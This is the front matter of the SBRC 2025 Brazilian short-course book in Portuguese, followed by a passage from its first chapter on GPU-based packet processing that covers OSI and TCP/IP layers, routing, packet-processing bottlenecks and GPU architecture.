MINICURSOS

43° SIMPÓSIO BRASILEIRO DE REDES DE COMPUTADORES E SISTEMAS DISTRIBUÍDOS

COORDENADORES

ALEX BORGES VIEIRA, UFJF
JUSSARA ALMEIDA, UFMG
EVERTON CAVALCANTE, UFRN
ROGER KREUTZ IMMICH, UFRN

2025

43º Simpósio Brasileiro de Redes de Computadores e Sistemas Distribuídos

Natal, RN, 19 a 23 de maio de 2025

MINICURSOS

Sociedade Brasileira de Computação – SBC

Organizadores
Everton Cavalcante, UFRN
Roger Kreutz Immich, UFRN
Alex Borges Vieira, UFJF
Jussara Almeida, UFMG

Realização
Universidade Federal do Rio Grande do Norte – UFRN
Sociedade Brasileira de Computação – SBC

Dados Internacionais de Catalogação na Publicação (CIP)

S612 Simpósio Brasileiro de Redes de Computadores e Sistemas Distribuídos (43. : 19 – 23 maio 2025 : Natal, RN)

Minicursos do SBRC 2025 [recurso eletrônico] / organização: Alex Borges Vieira ... [et al.]. – Dados eletrônicos. – Porto Alegre : Sociedade Brasileira de Computação, 2025.

293 p. : il. : PDF.

Modo de acesso: World Wide Web.
Inclui bibliografia
ISBN 978-85-7669-662-9 (e-book)

1. Computação – Brasil – Evento. 2. Redes de computadores. 3. Sistemas computacionais. 4. Sistemas distribuídos. I. Vieira, Alex Borges. II. Almeida, Jussara. III. Cavalcante, Everton. IV. Immich, Roger Kreutz. III. Sociedade Brasileira de Computação. VIII. Título.

CDU 004(063)

Ficha catalográfica elaborada por Annie Casali – CRB-10/2339

Biblioteca Digital da SBC – SBC OpenLib

Sociedade Brasileira de Computação
Av. Bento Gonçalves, 9500
Setor 4 | Prédio 43.412 | Sala 219 | Bairro Agronomia Caixa Postal 15012 | CEP 91501-970
Porto Alegre - RS
Fone: (51) 99252-6018
sbc@sbc.org.br

Sociedade Brasileira de Computação – SBC

Contato
Av. Bento Gonçalves, 9500
Setor 4 - Prédio 43.412 - Sala 219
Bairro Agronomia
91.509-900 – Porto Alegre RS

CNPJ: 29.532.264/0001-78
http://www.sbrc.org.br

Mensagem dos Coordenadores dos Minicursos

Este livro apresenta a seleção de Minicursos da 43ª edição do Simpósio Brasileiro de Redes de Computadores e Sistemas Distribuídos (SBRC), realizado em Natal, de 19 a 23 de maio de 2025. O Simpósio Brasileiro de Redes de Computadores e Sistemas Distribuídos (SBRC) é o fórum mais importante da comunidade de pesquisa e desenvolvimento em redes de computadores e sistemas distribuídos no Brasil. Dentre as principais atividades do SBRC, encontram-se os minicursos. Eles permitem à comunidade a oportunidade de atualização em temas que, normalmente, não são cobertos por estruturas curriculares ou que despertam grande interesse entre acadêmicos e profissionais.

Em 2025, 18 propostas de minicursos foram submetidas, um número expressivo que demonstra a importância deste evento no panorama nacional de pesquisa. Destas, 6 propostas foram selecionadas para publicação e apresentação, representando assim uma taxa de aceitação de aproximadamente 33%. O comitê de avaliação dos minicursos foi composto por 17 renomados pesquisadores para a elaboração dos pareceres. Cada proposta recebeu ao menos 3 pareceres. Além disto, inúmeras mensagens foram trocadas entre os membros do comitê durante a fase de discussão.

Como Coordenadores dos Minicursos, gostaríamos de expressar os nossos agradecimentos aos membros do Comitê de Programa por terem aceitado participar voluntariamente dessa empreitada e pelo excelente trabalho que fizeram no processo de avaliação e seleção dos minicursos. Gostaríamos de também agradecer aos coordenadores gerais do SBRC 2025, Everton Cavalcante (UFRN) e Roger Kreutz Immich (UFRN), pela disponibilidade e suporte providos ao longo de todo o processo e pela confiança depositada em mim para coordenar estes minicursos. Finalmente, gostaria de agradecer as autores por terem prestigiado este evento ao submeterem suas propostas de minicursos.

Alex Borges Vieira e Jussara Almeida
Coordenadores de Minicursos do SBRC 2025

Comitê de Avaliação de Minicursos

Alberto Egon Schaeffer-Filho, UFRGS
Alfredo Goldman, USP
Anelise Munaretto, UTFPR
Christian Esteve Rothenberg, UNICAMP
Debora C. Muchaluat-Saade, UFF
Denis Rosário, UFPA
Dianne Scherly Varela de Medeiros, UFF
Eduardo Coelho Cerqueira, UFPA
Glauber Dias Gonçalves, UFPI
Helder Oliveira, USP
Igor Monteiro Moraes, UFF
Leobino Nascimento Sampaio, UFBA
Mauro Fonseca, UTFPR
Rafael Lopes Gomes, UECE
Rodrigo de Souza Couto, UFRJ
Ronaldo Alves Ferreira, UFMS
Weverton Luis da Costa Cordeiro, UFRGS

Sumário

Capítulo 1

Processamento de Pacotes Baseado em GPU

André G. Vieira, Gustavo Pantuza, João V. Soares, Filipe Pirola, Gustavo Viveiros, Marcos A. M. Vieira, Luiz F. M. Vieira

Abstract

The increasing volume of data traversing modern networks poses significant challenges to the performance and scalability of communication systems. In this context, leveraging Graphics Processing Units (GPUs) for packet processing has emerged as a promising solution, harnessing their massive parallelism to accelerate critical tasks such as routing, packet inspection, and intrusion detection. This work offers a comprehensive introduction to GPU-based packet processing, covering theoretical foundations in networking and parallel computing, as well as practical implementations using technologies like CUDA and frameworks such as DOCA, GPUNet, and PacketShader. Key technical aspects are explored, including memory management, load balancing, and energy efficiency, alongside real-world case studies and performance comparisons between CPU- and GPU-based approaches. The work aims to bridge theory and practice, focusing on applied scenarios and research opportunities, and is targeted at students and professionals in the field of Computer Science. Finally, emerging trends such as the integration with Software-Defined Networking (SDN) and GPU virtualization in distributed environments are discussed, highlighting the strategic role of these technologies in shaping the future of computer networks.

Resumo

O crescente volume de dados trafegados em redes modernas impõe desafios significativos ao desempenho e à escalabilidade de sistemas de comunicação. Nesse contexto, o uso de unidades de processamento gráfico (GPUs) para o processamento de pacotes surge como uma solução promissora, capaz de explorar o paralelismo massivo dessas arquiteturas para acelerar tarefas críticas, como roteamento, inspeção de pacotes e detecção de intrusões. Este minicurso apresenta uma introdução abrangente ao processamento de pacotes com GPUs, abordando desde fundamentos teóricos sobre redes e computação paralela até implementações práticas com tecnologias como CUDA e frameworks como

DOCA, GPUNet e PacketShader. Discutem-se também aspectos técnicos como gerenciamento de memória, balanceamento de carga e eficiência energética, além de apresentar estudos de caso aplicados e comparações de desempenho entre abordagens baseadas em CPU e GPU. A obra se propõe como uma ponte entre teoria e prática, com foco em aplicações reais e oportunidades de pesquisa. Por fim, são exploradas tendências emergentes como a integração com redes definidas por software (SDN) e a virtualização de GPUs em ambientes distribuídos, destacando o papel estratégico dessas tecnologias no futuro das redes de computadores.

1.1. Introdução

O crescimento exponencial do tráfego em redes de computadores modernas, impulsionado por aplicações de alta demanda como serviços em nuvem, inteligência artificial distribuída e análise de dados em tempo real, impõe desafios significativos ao desempenho e à escalabilidade dos sistemas de comunicação. Ao mesmo tempo, a necessidade por baixa latência e alta taxa de transferência torna cada vez mais crítica a eficiência no processamento de pacotes de rede. Nesse contexto, a utilização de Unidades de Processamento Gráficas (GPUs) para acelerar tarefas tradicionalmente executadas por CPUs tem emergido como uma abordagem promissora, explorando o paralelismo massivo das GPUs para tratar grandes volumes de dados simultaneamente [Li et al. 2020, Van Hauwaert et al. 2024].

Em função disso, o processamento de pacotes em GPUs apresenta desafios específicos relacionados à transferência de dados, ao balanceamento de carga e ao gerenciamento de memória [Huang et al. 2020], exigindo o desenvolvimento de novas arquiteturas [Sun and Ricci 2013], técnicas e frameworks que sejam capazes de integrar eficientemente esses dispositivos ao plano de dados das redes [Barney et al. 2010]. Este trabalho considera especificamente o problema de como explorar GPUs para o processamento eficiente de pacotes, com foco em tecnologias modernas como CUDA e o framework NVIDIA DOCA [NVIDIA Corporation 2022], além de soluções como GPUNet, PacketShader e DPDK [Pantuza et al. 2021a]. O objetivo é entender como tais ferramentas podem ser aplicadas, quais são suas limitações e de que forma contribuem para o avanço da área.

Neste minicurso, apresentamos uma visão abrangente do estado da arte no processamento de pacotes com uso de GPUs, com ênfase tanto nos fundamentos teóricos quanto em aplicações práticas. Discutimos a arquitetura das GPUs e seus modelos de programação, abordando os principais desafios relacionados ao paralelismo e ao gerenciamento de recursos. Também revisamos os principais frameworks e bibliotecas empregados na integração entre redes e GPUs [Sanders and Kandrot 2010]. Além disso, foram apresentados estudos de caso e comparações experimentais que demonstram os ganhos de desempenho possíveis com essas abordagens. Por fim, exploramos tendências emergentes no uso de GPUs em redes definidas por software (SDN) e em ambientes distribuídos com virtualização de GPU.

O presente trabalho tem como objetivo discutir os desafios e a interseção entre *frameworks* modernos, como DOCA, e o problema de performance no plano de dados. Ao enfatizar a viabilidade do processamento massivo e paralelo de pacotes de rede em GPU, este minicurso destaca avanços técnicos recentes bem como o impacto destas tecnologias

emergentes nos cenários das aplicações contemporâneas.

O restante deste trabalho estrutura-se da seguinte forma: A seção 1.2 discute os conceitos cruciais do processamento de pacotes. A seção 1.3 apresenta as unidades de processamento gráfico (GPUs). Na seção 1.4, são introduzidos os fundamentos de processamento paralelo. A seção 1.5 aborda frameworks, ferramentas e funcionalidades de rede baseadas em GPUs. Em seguida, a seção 1.6 trata de modelagem e implementação do processamento de pacotes em GPUs. A seção 1.7 ilustra casos de uso práticos dessa abordagem. Já a seção 1.8 discute os principais desafios enfrentados ao empregar GPUs nesse contexto. Finalmente, as conclusões e trabalhos futuros são apresentados na seção 1.9.

1.2. Processamento de Pacotes de Redes

O processamento de pacotes é um aspecto fundamental nas redes de comunicação, que envolve a análise e manipulação dos pacotes de dados enquanto transitam por uma rede. Cada pacote contém informações essenciais que precisam ser tratadas de maneira eficiente para garantir que a comunicação entre dispositivos seja realizada com rapidez e confiabilidade. O processo de manipulação dos pacotes inclui diversas etapas, como recepção, classificação, roteamento, tratamento de erros e controle. Nesta seção é apresentado uma fundamentação teórica sobre redes e processamento de pacotes. São discutidos diversas características e desafios no processamento de pacotes.

1.2.1. O que é o processamento de pacotes?

O processamento de pacotes é um conjunto de técnicas e algoritmos voltados para a manipulação eficiente de pacotes de dados que transitam pelas redes [Vieira et al. 2020]. Um pacote [Du et al. 2023a] é a unidade fundamental de transmissão de dados em redes digitais, e é composto por duas partes principais:

- Cabeçalho (header): Contém informações de controle, como os endereços IP de origem e destino, tipo de protocolo de transporte (TCP, UDP, etc.) e dados essenciais para o roteamento e gerenciamento do tráfego.
- Carga útil (payload): Representa o conteúdo real da transmissão, podendo ser uma fração de um arquivo, uma mensagem de texto ou qualquer outro tipo de dado.

O processamento eficiente desses pacotes é essencial para garantir comunicações de alta velocidade e baixa latência. Entre as principais etapas desse processo, destacam-se:

- Recepção: Captura dos pacotes conforme chegam à interface de rede (NIC).
- Classificação: Identificação e categorização dos pacotes com base em atributos como endereços IP, portas e protocolos, utilizando critérios como a classificação "5-tuple".
- Roteamento e Encaminhamento: Determinação do caminho adequado para o pacote, consultando tabelas de roteamento e aplicando políticas de gerenciamento de tráfego.

- Tratamento de Erros: Detecção e gerenciamento de falhas, como perdas de pacotes e problemas de verificação de integridade (checksum).
- Controle e Gerenciamento: Execução de funções administrativas, como protocolos de roteamento e operações de monitoramento.

O processamento de pacotes pode ser classificado em duas abordagens principais [Cerović et al. 2018]:

- Caminho Rápido (fast-path): Responsável por operações otimizadas para alto desempenho e baixa latência, como o encaminhamento e o processamento de cabeçalhos.
- Caminho Lento (slow-path): Envolve tarefas menos frequentes, como a correção de erros e a aplicação de políticas de gerenciamento, que não impactam diretamente o fluxo principal dos pacotes.

A implementação do processamento de pacotes pode ocorrer via software como o DPDK (do inglês - Data Path Development Kit) e o eBPF (do inglês - Extended Berkeley Packet Filter), via hardware FPGAs (do inglês - Field Programmable Gate Array) e ASICs (do inglês - Application-Specific Integrated Circuits) ou por meio de abordagens híbridas, que combinam ambas as técnicas para maximizar o desempenho [Bonola et al. 2022, Brunella et al. 2022, Vieira et al. 2020, Pantuza et al. 2021b].

1.2.2. Conceitos básicos de redes

Aqui é resgatado alguns conceitos básicos em redes de computadores que são importantes no desenvolvimento deste minicurso.

1.2.2.1. Modelo OSI

Com o crescimento da complexidade das redes de computadores, a International Organization for Standardization (ISO) criou o modelo OSI (Open Systems Interconnection). Esse modelo foi desenvolvido para estabelecer um conjunto de padrões de protocolos de comunicação, permitindo a interoperabilidade entre diferentes sistemas de rede.

O modelo OSI é composto por sete camadas, cada uma responsável por uma parte específica do processo de comunicação. No entanto, ele não é uma arquitetura de rede propriamente dita, pois não define quais tecnologias devem ser usadas em cada camada, apenas especifica suas funções.

A comunicação no modelo OSI é organizada nas seguintes camadas, da mais baixa para a mais alta: Física, Enlace de Dados, Rede, Transporte, Sessão, Apresentação e Aplicação [Tanenbaum and Wetherall 2010].

1. **Camada Física**

A camada física trata da transmissão dos sinais através do meio de comunicação. Seu principal objetivo é assegurar que os bits enviados por um transmissor sejam corretamente recebidos pelo receptor. Para isso, define aspectos como duração dos sinais, estabelecimento e encerramento de conexões, bem como as características físicas dos conectores de rede, como número de pinos e suas funções.

2. **Camada de Enlace de Dados**

   A camada de enlace de dados tem a função de detectar e corrigir erros que podem ter ocorrido na camada física [Day and Zimmermann 1983], garantindo que os dados cheguem à camada de rede de forma confiável. Para isso, os dados são divididos em quadros, enviados sequencialmente e confirmados pelo receptor. Além disso, essa camada pode implementar controle de fluxo para evitar sobrecarga do receptor caso a transmissão ocorra mais rápido do que ele pode processar.

   Em redes compartilhadas, essa camada inclui a subcamada Controle de acesso ao meio (MAC - do inglês Medium Access Control) [Association et al. 1997], que regula o acesso ao canal de comunicação para evitar colisões entre transmissões de diferentes dispositivos.

3. **Camada de Rede**

   A camada de rede é responsável pelo roteamento dos pacotes da origem ao destino, determinando o melhor caminho entre os dispositivos, mesmo que isso envolva várias redes intermediárias. As rotas podem ser estáticas, definidas manualmente, ou dinâmicas, ajustando-se automaticamente conforme mudanças na topologia da rede, como falhas em equipamentos.

   Embora o controle direto de congestionamento seja atribuição principal da camada de transporte, a camada de rede pode contribuir com mecanismos auxiliares, como a escolha de rotas menos congestionadas ou o envio de sinais de advertência.

   Além disso, essa camada enfrenta desafios como a compatibilização de esquemas de endereçamento, a fragmentação e remontagem de pacotes quando há diferenças no tamanho máximo de transmissão (MTU), e a interconexão de redes com tecnologias e protocolos distintos.

4. **Camada de Transporte**

   A camada de transporte, situada acima da camada de rede no modelo OSI, tem como principal responsabilidade assegurar a comunicação fim a fim entre aplicações situadas em dispositivos distintos. Seu propósito central é isolar as camadas superiores das particularidades da infraestrutura subjacente, promovendo uma transferência de dados eficiente, independente da topologia ou tecnologia da rede.

   Essa camada pode prover diferentes tipos de serviço à camada de sessão, sendo o mais comum um canal confiável e orientado à conexão, que garante a entrega ordenada e sem duplicação dos dados. No entanto, também é possível a oferta de serviços não confiáveis, nos quais não há garantias quanto à ordem ou à entrega dos dados, o que pode ser útil em aplicações que priorizam desempenho e baixa latência.

Diferentemente das camadas inferiores, que operam entre nós adjacentes (hop-by-hop), a camada de transporte atua de forma ponta a ponta (end-to-end), assegurando a comunicação direta entre a origem e o destino da informação.

5. **Camada de Sessão**

   A camada de sessão permite a criação e o gerenciamento de sessões entre dispositivos. Essas sessões oferecem funcionalidades como controle de concorrência (evitando que múltiplos usuários realizem operações críticas simultaneamente) e sincronização (possibilitando a retomada de processos após falhas no sistema).

6. **Camada de Apresentação**

   A camada de apresentação tem como principal função garantir que os dados transmitidos sejam compreendidos corretamente pelo sistema de destino, mesmo que os dispositivos envolvam formatos diferentes [Day and Zimmermann 1983]. Suas responsabilidades incluem a conversão de formatos de dados, a compressão para otimizar o tráfego e a criptografia para assegurar a confidencialidade das informações.

7. **Camada de Aplicação**

   A camada de aplicação tem como principal foco a semântica, fornecendo os protocolos que permitem a interação entre os usuários e os serviços de rede. Um dos mais conhecidos é o HTTP (HyperText Transfer Protocol), que permite a solicitação e transferência de páginas web, sendo fundamental para o funcionamento da World Wide Web.

1.2.2.2. Arquitettura TCP/IP

A arquitetura TCP/IP recebe este nome devido aos principais protocolos utilizados nesta arquitetura, o TCP(Transmission Control Protocol ou Protocolo de Controle de Transmissão) e o IP (Internet Protocol). O objetivo desta arquitetura é construir uma interligação de redes, permitindo a comunicação entre diferentes usuários em diferentes dispositivos, mesmo que separados geograficamente por uma grande área [Rodriguez et al. 2001].

O protocolo TCP é um protocolo fundamental da camada de transporte e foi projetado para estabelecer uma comunicação confiável e eficiente de ponta a ponta, mesmo em redes que podem apresentar falhas, atrasos e variações nos tamanhos dos pacotes. Sua função é lidar dinamicamente com essas incertezas para garantir a integridade dos dados transmitidos.

A arquitetura TCP/IP é composta por quatro camadas, organizadas da mais baixa para a mais alta: Enlace, Rede, Transporte e Aplicação [Tanenbaum and Wetherall 2010].

1. **Camada de Enlace**

   A camada de enlace, também chamada de interface de rede, é responsável pela transmissão física dos dados entre os dispositivos. Seu papel é estabelecer a interface com o hardware de rede, como conexões Ethernet ou linhas seriais, garantindo

que os pacotes possam ser enviados e recebidos corretamente. Diferente do modelo OSI, o TCP/IP não especifica protocolos exclusivos para essa camada, permitindo o uso de diferentes tecnologias de enlace de acordo com a infraestrutura disponível.

2. **A Camada de Rede**

   A camada de Rede [Forouzan and Fegan 2006], também conhecida como camada de Internet, projeta uma visão virtual da rede para suas camadas superiores, buscando proteger as camadas superiores das arquiteturas físicas de camadas inferiores, enquanto promove a definição de um esquema padronizado para o envio de pacotes de dados. Para isso, utiliza o protocolo IP (Internet Protocol), que transforma as informações em datagramas contendo um cabeçalho com os endereços de origem e destino, além da carga útil (payload) com os dados transmitidos.

   O IP é um protocolo sem conexão e não confiável, pois realiza a transmissão dos pacotes sem garantir que eles cheguem na ordem correta ou sem erros. Ele utiliza o princípio do melhor esforço (best-effort), o que significa que os pacotes podem chegar em sequência diferente, duplicados ou até mesmo se perderem durante a transmissão. O gerenciamento dessas inconsistências fica a cargo das camadas superiores. Além disso, a camada de rede também é responsável pelo roteamento, garantindo que os pacotes encontrem o melhor caminho até seu destino.

3. **A Camada de Transporte**

   Acima da camada de rede está a camada de transporte, cuja função é permitir que entidades pares de origem e destino mantenham uma comunicação, assim como na camada de transporte do modelo OSI.

   Dois protocolos de transporte principais operam nesta camada, TCP e UDP.

   O primeiro deles, o TCP (Transmission Control Protocol ou Protocolo de Controle de Transmissão), é um protocolo confiável, orientado à conexão, que permite que um fluxo de bytes originado em uma máquina seja entregue sem erros e em ordem a qualquer outra máquina na Internet. O TCP segmenta o fluxo de bytes de entrada em mensagens discretas e repassa cada uma delas à camada de Internet. No destino, o processo TCP receptor reorganiza as mensagens recebidas para reconstruir o fluxo original.

   Além disso, o TCP implementa controle de fluxo, garantindo que um transmissor rápido não sobrecarregue um receptor mais lento com dados em excesso. O protocolo também realiza controle de congestionamento, ajustando dinamicamente a taxa de envio de dados com base nas condições da rede, a fim de evitar sobrecarga e perda de pacotes

   O segundo protocolo nesta camada, o UDP (Protocolo de Datagramas de Usuário), é um protocolo não confiável e sem conexão para aplicativos que não desejam a sequência ou o controle de fluxo do TCP e preferem fornecer seus próprios mecanismos, apresentando menor latência na comunicação. Ele também é amplamente utilizado em consultas tipo cliente-servidor, de solicitação-resposta, e em aplicações nas quais a entrega rápida é mais importante que a entrega precisa, como na transmissão de voz ou vídeo.

4. **A Camada de Aplicação**

   A camada de aplicação é usualmente responsável pelos programas e protocolos que possibilitam o TCP/IP dar início a transmissão de dados. Essa camada será responsável por determinar a finalidade específica da transmissão de dados.

   O modelo TCP/IP não possui camadas de sessão ou apresentação como no modelo OSI. Em vez disso, as aplicações simplesmente incluem qualquer função de sessão e apresentação que precisem. A experiência com o modelo OSI provou que essa visão está correta: essas camadas têm pouca utilidade para a maioria das aplicações [Tanenbaum and Wetherall 2010].

1.2.2.3. Roteamento

O roteamento é uma das principais funções da camada de rede do modelo OSI (Open Systems Interconnection) e consiste na formação de conexões entre diferentes redes físicas [Rodriguez et al. 2001], com o objetivo de entregar os pacotes de forma eficiente, reduzindo atrasos, lidando com falhas e congestionamentos.

O algoritmo de roteamento é responsável por definir qual será a rota utilizada entre os dispositivos da rede (roteadores) disponíveis, identificando os caminhos possíveis para alcançar diferentes destinos. Essa informação é armazenada nas tabelas de roteamento. Um roteador executa dois processos fundamentais: roteamento e encaminhamento. O processo de roteamento é responsável por determinar as melhores rotas para os pacotes, construindo e atualizando a tabela de roteamento. Já o encaminhamento utiliza essa tabela para analisar os pacotes recebidos e direcioná-los corretamente ao seu destino final ou ao próximo roteador no caminho [Tanenbaum and Wetherall 2010].

O roteamento pode ser dividido entre estático e dinâmico:

- Estático: O processo de roteamento não considera mudanças sobre a topologia ou o tráfego [Tanenbaum and Wetherall 2010], sua rota é definida manualmente pelo administrador da rede. Este modelo pode ser útil para pequenas redes, ou até mesmo em caráter de teste [Rodriguez et al. 2001], mas não para grandes redes, visto que pode ser frágil por não responder à falhas.
- Dinâmico: O roteamento passa a considerar medições e estimativas, como topologia e tráfego, para mudar suas rotas e atualizar sua tabela de roteamento dinamicamente [Forouzan and Fegan 2006].

Os algoritmos de roteamento dinâmico variam de acordo com a origem das informações utilizadas, que podem ser de visão local (informações próprias ou de vizinhos) ou de visão global (informações de todos os roteadores da rede), o momento em que as rotas são alteradas (se após mudanças na topologia ou periodicamente), e as métricas adotadas para otimização, como distância, número de saltos e tempo estimado de tráfego, entre outras.

Os protocolos de roteamento, como os protocolos do tipo vetor de distância e roteamento por estado de enlace, são responsáveis por determinar a melhor rota, além de

definir o que constitui a "melhor"rota, levando em consideração diferentes métricas como custo, largura de banda ou tempo de resposta [Forouzan and Fegan 2006].

O RIP [Hedrick 1988] (Routing Information Protocol) é um protocolo de roteamento baseado em vetores de distância onde a rota de menor custo é aquela com menos saltos (hops) e que cada nó mantém uma tabela com as distâncias mínimas para os outros nós da rede. Por exemplo, uma estratégia possível é atribuir um custo a uma passagem por rede. O RIP, especificamente, considera todas as redes como iguais, logo, se um pacote passa por 10 redes, (realizando 10 hops), seu custo total será de 10 hops.

Já o OSPF [Sidhu et al. 1993] (Open Shortest Path First) faz parte dos Protocolos de Roteamento de Estado de Enlace (Link) onde cada roteador constrói um mapa completo da topologia permitindo ao administrador configurar um custo de passagem pela rede com base nos serviços exigidos da rede e calcula as melhores rotas, usando algoritmos como Dijkstra [Dijkstra 1965] e, por exemplo, caso a velocidade seja crucial, uma conexão de fibra óptica terá um custo menor que uma conexão via satélite.

1.2.3. Desafios

O crescimento contínuo do tráfego na Internet, aliado à evolução dos serviços em redes de data centers, impõe a necessidade de um processamento de pacotes cada vez mais ágil e eficiente [Vieira et al. 2020]. Embora os avanços em hardware de rede e nas comunicações sem fio tenham elevado significativamente as taxas de transmissão, o desempenho do processamento de pacotes não tem acompanhado esse ritmo [Cerović et al. 2018]. Isso se deve, em grande parte, às limitações dos métodos tradicionais, que enfrentam diversos gargalos ao lidar com o volume e a complexidade crescentes do tráfego de rede.

O modelo convencional de processamento de pacotes segue cinco etapas principais [Du et al. 2023b]:

1. Recepção do pacote: Quando um pacote chega a uma placa de interface de rede (Network Interface Card - NIC), ocorre uma interrupção e a transferência do conteúdo para a memória é realizada via Direct Memory Access (DMA).

2. Manipulação da interrupção: O processador atende à interrupção acionando a função $netif\_rx()$, que cria uma estrutura sk_buff para representar o pacote recebido.

3. Encaminhamento para processamento: O pacote é inserido em uma fila para ser tratado posteriormente.

4. Processamento no kernel: O manipulador de interrupção por software processa o pacote na fila e o repassa para a pilha de rede do kernel.

5. Transferência para o espaço do usuário: A aplicação finalmente acessa o pacote, transferindo-o do espaço do kernel para o espaço do usuário, onde será processado.

Esse fluxo tradicional apresenta desafios significativos, especialmente em cenários de alta taxa de pacotes. Como cada pacote recebido gera uma interrupção, quando a frequência de pacotes é elevada, o processador pode gastar mais tempo respondendo a

interrupções do que realmente processando os dados [Du et al. 2023b]. Além disso, a necessidade de copiar pacotes entre diferentes áreas de memória representa um custo adicional [Cerović et al. 2018].

O uso de NICs tem sido uma abordagem comum para lidar com o processamento de pacotes, mas essa solução também apresenta limitações em ambientes de alta velocidade. Quando os pacotes chegam a uma NIC, eles são distribuídos em filas distintas e processados por diferentes núcleos do processador. No entanto, essa distribuição pode gerar desafios relacionados ao Cross-core scheduling [Du et al. 2023b] como:

- Atrasos na transferência de dados: Diferentes threads podem ser alocadas em diferentes núcleos, causando atrasos ao transferir pacotes entre caches locais e aumentando o tempo de acesso aos dados.
- Sobrecarga no gerenciamento de threads: O sistema operacional precisa coordenar quais pacotes serão processados por quais núcleos, aumentando o custo computacional.
- Desbalanceamento de carga: Alguns núcleos podem ficar sobrecarregados, enquanto outros permanecem subutilizados, reduzindo a eficiência do processamento.

Diante dessas dificuldades, novas abordagens têm sido desenvolvidas para otimizar o processamento de pacotes e minimizar gargalos, permitindo um melhor aproveitamento dos recursos computacionais disponíveis.

1.3. Introdução à Computação com GPU

Uma Unidade de Processamento Gráfico (GPU) é um dispositivo programável projetado para funcionar como um coprocessador, recebendo comandos, código e dados da CPU para executar tarefas altamente paralelas e intensivas em cálculo. Atuando como um aliviador de carga, a GPU acelera a solução de problemas complexos por meio da execução simultânea de cálculos matemáticos simples em larga escala. Esta seção apresenta uma visão geral da arquitetura das GPUs modernas e discute seu uso em aplicações de alto desempenho.

1.3.1. Arquitetura

As GPUs foram desenvolvidas para executar milhares de threads em paralelo, reduzindo o custo associado à execução de uma única thread e aumentando a taxa de transferência de dados (throughput).

A Figura 1.1 ilustra a arquitetura típica de uma GPU, composta por múltiplos núcleos, níveis hierárquicos de memória cache integrados no chip e uma memória global de alta largura de banda separada, referida como Memória de Acesso Aleatório de Vídeo (VRAM - do inglês Video Random Access Memory).

As GPUs modernas, apresentam arquiteturas paralelas compostas por um conjunto de Multiprocessadores de Streaming (SMs - do inglês Streaming Multiprocessor), projetados para executar operações de maneira simultânea e eficiente. Na Figura 1.1, uma linha




Figura 1.1. Esquema simplificado da arquitetura de uma GPU em hardware. As memórias caches estão em roxo, os núcleos em verde e os registradores de controle em amarelo.

de núcleos representa um único SM, que funciona como um processador independente e adota o modelo Single Instruction Multiple Threads (SIMT). Cada SM é equipado com um número fixo de núcleos especializados em operações específicas, como aritmética de ponto flutuante e aritmética inteira, além de múltiplos escalonadores, caches de dados L1, memória compartilhada e um conjunto de registradores de 32 bits.

A unidade básica de execução é um grupo de 32 threads, denominado warp ou wave. Um warp executa uma única instrução de forma síncrona para todas as suas threads, promovendo alta eficiência quando os fluxos de controle são semelhantes. Cada multiprocessador distribui os warps entre seus escalonadores e, a cada ciclo de emissão de instruções, cada escalonador despacha uma instrução para um dos warps atribuídos, desde que estejam prontos para execução. Uma característica fundamental dessa arquitetura é que a alternância de execução entre warps ocorre sem custo adicional, pois o contexto de execução de cada warp é mantido diretamente no chip durante toda a sua vida útil.

1.3.2. Processamento Paralelo: CPU vs GPU

Com as constantes melhorias no desempenho dos computadores, um número cada vez maior de aplicações com diferentes tarefas e demandas tem surgido rapidamente. Como consequência, o desenvolvimento de arquiteturas paralelas foi impulsionado, e os processadores passaram a evoluir em duas direções principais: os processadores de propósito geral (CPUs - do inglês Central Processing Unit) e os processadores de propósito específico (como as GPUs - do inglês Graphics Processing Unit). Embora ambos os tipos sejam capazes de executar tarefas paralelas, suas arquiteturas distintas os tornam mais eficientes para diferentes tipos de operações.

A Unidade Central de Processamento (CPU) é o componente principal respon-

sável por executar instruções e coordenar as operações de um sistema computacional. Projetada para lidar com uma ampla variedade de tarefas, a CPU é altamente eficiente na execução de operações sequenciais, sendo ideal para aplicações com lógica de controle complexa. As CPUs modernas têm aumentado seu desempenho historicamente conforme a Lei de Moore [Moore 1965], por meio do aumento da frequência de clock e da densidade de transistores. Esses transistores são responsáveis não apenas pela interpretação, execução e finalização de instruções aritméticas e lógicas, mas também pela coordenação e controle de diversos componentes do sistema.

Por outro lado, as GPUs são projetadas especificamente para computações intensivas e altamente paralelas. Em sua arquitetura, uma proporção significativamente maior de transistores é dedicada ao processamento de dados, em vez de à manipulação de cache ou controle de fluxo. Enquanto a CPU é especializada em desempenho por núcleo e tomada de decisões complexas, a GPU é otimizada para maximizar o throughput em tarefas altamente paralelizáveis, sacrificando a versatilidade em favor da eficiência em cargas de trabalho específicas, como processamento de imagens, aprendizado de máquina e simulações científicas.

